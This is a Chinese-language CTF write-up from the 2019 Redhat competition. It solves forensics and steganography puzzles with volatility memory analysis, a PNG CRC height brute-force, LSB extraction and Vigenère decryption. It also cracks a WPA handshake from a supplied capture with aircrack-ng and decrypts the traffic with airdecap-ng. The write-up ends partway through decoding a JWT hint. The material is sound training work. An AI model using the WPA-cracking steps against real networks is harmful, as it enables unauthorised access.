2019红帽杯 Writeup by X1cT34m

Soreatu / 2019-11-15 09:24:34 / 浏览数 5435 安全技术 CTF 顶(0) 踩(0)

2019 Redhat CTF Writeup by X1ct34m

前言

有一说一，题目质量比隔壁某py大赛高多了。

MISC

签到


答问卷得flag

Advertising for Marriage

拿到一个raw文件，应该是内存取证，掏出volatility,不知道为啥kali自带的识别不出镜像信息，换ubuntu才ok，迷。

```
#■■■■■■■■
$ volatility -f 1.raw imageinfo
Volatility Foundation Volatility Framework 2.5
INFO    : volatility.debug    : Determining profile based on KDBG search...
         Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                    AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                    AS Layer2 : FileAddressSpace (/home/yulige/Desktop/1.raw)
                     PAE type : PAE
                          DTB : 0xaf9000L
                         KDBG : 0x80545ce0L
         Number of Processors : 1
    Image Type (Service Pack) : 2
               KPCR for CPU 0 : 0xffdff000L
            KUSER_SHARED_DATA : 0xffdf0000L
          Image date and time : 2019-10-31 07:15:35 UTC+0000
    Image local date and time : 2019-10-31 15:15:35 +0800
#■■■■
$ volatility -f 1.raw --profile=WinXPSP2x86 psscan
#■■■mspaint.exe■notepad.exe■pid■■■332■1056■■■dump■■
$ volatility -f 1.raw --profile=WinXPSP2x86 memdump -p 332 --dump-dir=./
$ volatility -f 1.raw --profile=WinXPSP2x86 memdump -p 1056 --dump-dir=./
```

然后在notepad进程dump出来的东西里面去查找字符串，找到：




```
[root@izwz97x19ofwxa0vl9isl6z AcquiredFiles]# strings --encoding={b,l} ./* | grep girl
hint:????needmoneyandgirlfirend
nt:????needmoneyandgirlfirend
hint:????needmoneyandgirlfirend
[root@izwz97x19ofwxa0vl9isl6z AcquiredFiles]# strings --encoding={b,l} ./* | grep money
hint:????needmoneyandgirlfirend
nt:????needmoneyandgirlfirend
hint:????needmoneyandgirlfirend
[root@izwz97x19ofwxa0vl9isl6z AcquiredFiles]#
```

```
hint:????needmoneyandgirlfirend
```

前面四个问号应该是掩码，先不管这个。
然后根据mspaintdump出来的bmp文件改后缀为data，参考：https://segmentfault.com/a/1190000018813033

然后将分辨率改为1280*1024，位移改为770000左右可以看到一个图。



从原始数据载入图像

图像

图像类型(T): RGB

位移(F): 770000

宽度(W): 1280

高度(H): 1024

色板

色板类型(P): R，G，B(普通)

位移(S): 0

色板文件(E): (无)

因为是反过来看的所以是b1cx，然后加上前面的hint，结合起来就是b1cxneedmoneyandgirlfirend。

```
$ volatility -f 1.raw --profile=WinXPSP2x86  filescan | grep -E 'jpg|png|jpeg|bmp|gif'
Volatility Foundation Volatility Framework 2.5
0x00000000020d5190      1      0 R--rwd \Device\HarddiskVolume1\Documents and Settings\All Users\Application Data\Microsoft\Us
0x000000000247c1a8      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\Web\Wallpaper\Bliss.bmp
0x000000000249ae78      1      0 R--r-- \Device\HarddiskVolume1\Documents and Settings\Administrator\■■\vegetable.png
0x0000000002511c70      1      0 R--rwd \Device\HarddiskVolume1\WINDOWS\ime\IMJP8_1\DICTS\imjpgn.grm
# ■■■■■■■■■■■vegetable.png,■■dump■■■
$ volatility -f 1.raw --profile=WinXPSP2x86 dumpfiles -Q 0x000000001efb29f8 -n --dump-dir=./
```

拿到图片之后发现crc32校验过不去，用网上找的脚本跑一下，改高度。
参考链接：https://www.cnblogs.com/WangAoBo/p/7108278.html

```
# -*- coding: utf-8 -*-
import binascii
import struct
crc32key = 0xB80A1736
for i in range(0, 65535):
 height = struct.pack('>i', i)
 #CRC: CBD6DF8A
 data = '\x49\x48\x44\x52\x00\x00\x01\x1F' + height + '\x08\x06\x00\x00\x00'
 crc32result = binascii.crc32(data) & 0xffffffff
 if crc32result == crc32key:
   print ''.join(map(lambda c: "%02X" % ord(c), height))
```

改完高度是：

菜
是什麼蒙蔽了我的双眼
flag{

然后用ps锐化处理，但是后几位实在是看不清。没办法。太佛了。


用zsteg跑一下，发现有东西，但是dump不出来，想到是lsb带密码的加密，密码应该就是hint。

然后用脚本解密出来之后是：VmlyZ2luaWEgY2lwaGVydGV4dDpnbnh0bXdnN3IxNDE3cHNlZGJzNjI1ODdoMA==

解密base64：Virginia ciphertext:gnxtmwg7r1417psedbs62587h0


拿去在线网站爆破密钥恢复明文试试，毫无卵用。

然后突然想到上面的那个打码的图片，好像也有1417的样子，维吉尼亚是不会变数字的，那么如果数字的位置不变的话。那么把{}改成is，位数好像刚好对的上，1417的位置



```
flagis???1417????????5???0
gnxtmwg7r1417psedbs62587h0
```

然后如果猜测是对的话，那么前六位的密钥是bcxnee。这个bcxnee不就是刚好刚刚hint把数字去掉么，脑洞大开，想到密钥就是hint去掉前面那个1


Text
gnxtmwg7r1417psedbs62587h0

Key
bcxneedmoneyandgirlfirend

Transformation
Encrypt [✓ Decrypt]

Transformed text
flagisd7f1417bfafbf62587e0

不知道是不是，带flag格式交一下试试，对了。


flag{d7f1417bfafbf62587e0}

恶臭的数据包

无线wifi流量包，套路走一波。

```
#■■essid
root@kali:~/Desktop# aircrack-ng cacosmia.cap
Opening cacosmia.cap
Read 4276 packets.
  #  BSSID              ESSID                     Encryption
  1  1A:D7:17:98:D0:51  mamawoxiangwantiequan     WPA (1 handshake)
Choosing first network as target.
                                Aircrack-ng 1.3
Passphrase not in dictionary
Please specify a 151/235 keys tested w).
     Time left: 0 seconds                                  64.26%
Quitting aircrack-ng...
#■■■■
root@kali:~/Desktop# aircrack-ng cacosmia.cap -w /usr/share/wordlists/fern-wifi/common.txt
Opening cacosmia.cap
Read 4276 packets.
[00:00:00] 16/688 keys tested (1029.20 k/s)
Time left: 0 seconds                                   2.33%
                  KEY FOUND! [ 12345678 ]

Master Key     : B4 2C 77 C0 A8 F4 E6 E9 9F 85 1B ED 7B 3F 5A 91
              3C AA D4 42 B9 6D 5C D2 A1 90 E3 F9 75 B3 6D 9F
Transient Key  : 8B D7 4A 1F 2A 0D B7 40 C1 3B BC C9 13 60 46 E5
              49 4E 9B 9A AF BD E3 89 33 5A 73 C8 95 AC 53 94
              AF 92 D1 D9 ED E4 B2 AF 40 C1 03 D8 98 2D 8A 90
              00 58 39 CF C2 9E B9 80 A2 D5 86 57 9A 00 00 00
EAPOL HMAC     : D8 97 A1 FD CF F2 87 89 6A 19 EF 14 44 33 E0 3C
#■essid■■■■■■■■
root@kali:~/Desktop# airdecap-ng cacosmia.cap -e mamawoxiangwantiequan -p 12345678
Total number of packets read          4276
Total number of WEP data packets         0
Total number of WPA data packets       685
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets       538
```

然后wireshark打开解密的流量包，发现有一个png图片。




Wireshark · 追踪 TCP 流 (tcp.stream eq 24) · cacosmia-dec.cap

```
POST / HTTP/1.1
Host: 47.107.89.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie:
session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJoaW50IjoiZm9yIHNlY3VyaXR5LCBJIHNldCBteSBwYXNzd29yZCBhcyBhIHdlYnNpdGUgd2hpY
2ggaSBqdXN0IHBpbmdlZCBiZWZvcmUifQ.P3xOErNrUkYqdMBoo8WvU63kUVyOkZjiTK-hwOIIS5A
Content-Type: multipart/form-data; boundary=---------------------------191691572411478
Content-Length: 13366
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------191691572411478
Content-Disposition: form-data; name="face"; filename="114514.png"
Content-Type: image/png

.PNG
.
...
IHDR...h...e.......1(...        pHYs................ cHRM..z%...............u0...`..:....o._.F..21IDATx..}
Y.#..e..#H.w&..d.Y.MR...v.V......n..A..0..@..F.._..../=.....<^ Y.l.$.J.oY...%....=...>..*KVu......%x...{.%=....aY..
(.....m.u...............o.....6EQ.....h4*I......u]UU.E.,..i.ei..(*.C...0....y.ug...(.,S.e.F.......0......4..!.....y.Z...E.
4.0.M..ir..q.....y..7zq..w..w....0..0d.....tjYV...(*.L.....x<.m..i|N.=..,.z.G.~..........3.NG..l6. (.b.."....n.e!Y...}...
8<.o...5_.......o..dY..yQ.y.7M..nO.S..dY...eY.qp.x$.qa....?>.8..\..y...f.y......0.c.........%..}_.E(..0..2.p....... ..
0..`...........B.......i..m..(UU}....O~....j.X,.....D"D.O.Qr.....<.q..q]......].i............7._.....L&..t2..-...).
4-..m.A..4.[.a.a.8.,.4M.z.[.n}....tzee..,.e!,h
....q........,..]........+8|<..EQA.8..y^......i.u..~.R...u...._'..y..6.qA.0....:$2P.....>|X.V.. ...R.$...y....i.9..DX.
2"t...w/Pp....... 0M.R.p.GQ..3g"........_.
.D".N.#..B'1.y.F~..b..pww......lmm%.I.u...s..I.<MpD.Pv..f...8.h..E.@..........q...F...c.....VVVb.X.V...}..a.\N$.. .R
.ygt..{.W.V+.. ......@jP.y...S%Q..<..&..d2.,+..s._.Ey._/Zp..o.1..X..$   F'..$Ip....z.v.mY.i..R.X,..5MS...
.gYV...#..l6?...z....Y,.{.^...p.....X.
.i.(.4Mw:....8=.s].(8r....G....(....$.~p..m.<..'.       c.?Z.s....j...W..t>.......b.l6.g.'.E.$)..
{.w......T*....A0MS.E.aL..e9...u.".(..q.Zm6.. ..y<f6..s....i.!  .,.BXA.L&.Y.]..t:.n..v....q2....Bt.1#=..^......
8.Z..L&#..t:
.0.. ..(j6..4.....J...w......i.,.
..i.5..."=.#.ooo.....Ngmmmccc:....... 8xt.q4M.y^......Z..(........|..........V  .'..E.T...O?.4..t.........X,f.f..ZZZRU5.C.
```

分组 369。11 客户端 分组，0 服务器 分组，0 turn(s).点击选择。

winhex打开发现末尾有个压缩包，提取出来之后发现要密码，不知道密码是啥，爆破无果，后来回到压缩包发现jwt的session。

解密看看：


Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
oaW50IjoiZm9yIHNlY3VyaXR5LCBJIHNldCBteSB
wYXNzd29yZCBhcyBhIHdlYnNpdGUgd2hpY2ggaSB
qdXN0IHBpbmdlZCBiZWZvcmUifQ.P3xOErNrUkYq
dMBoo8WvU63kUVyOkZjiTK-hwOIIS5A
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

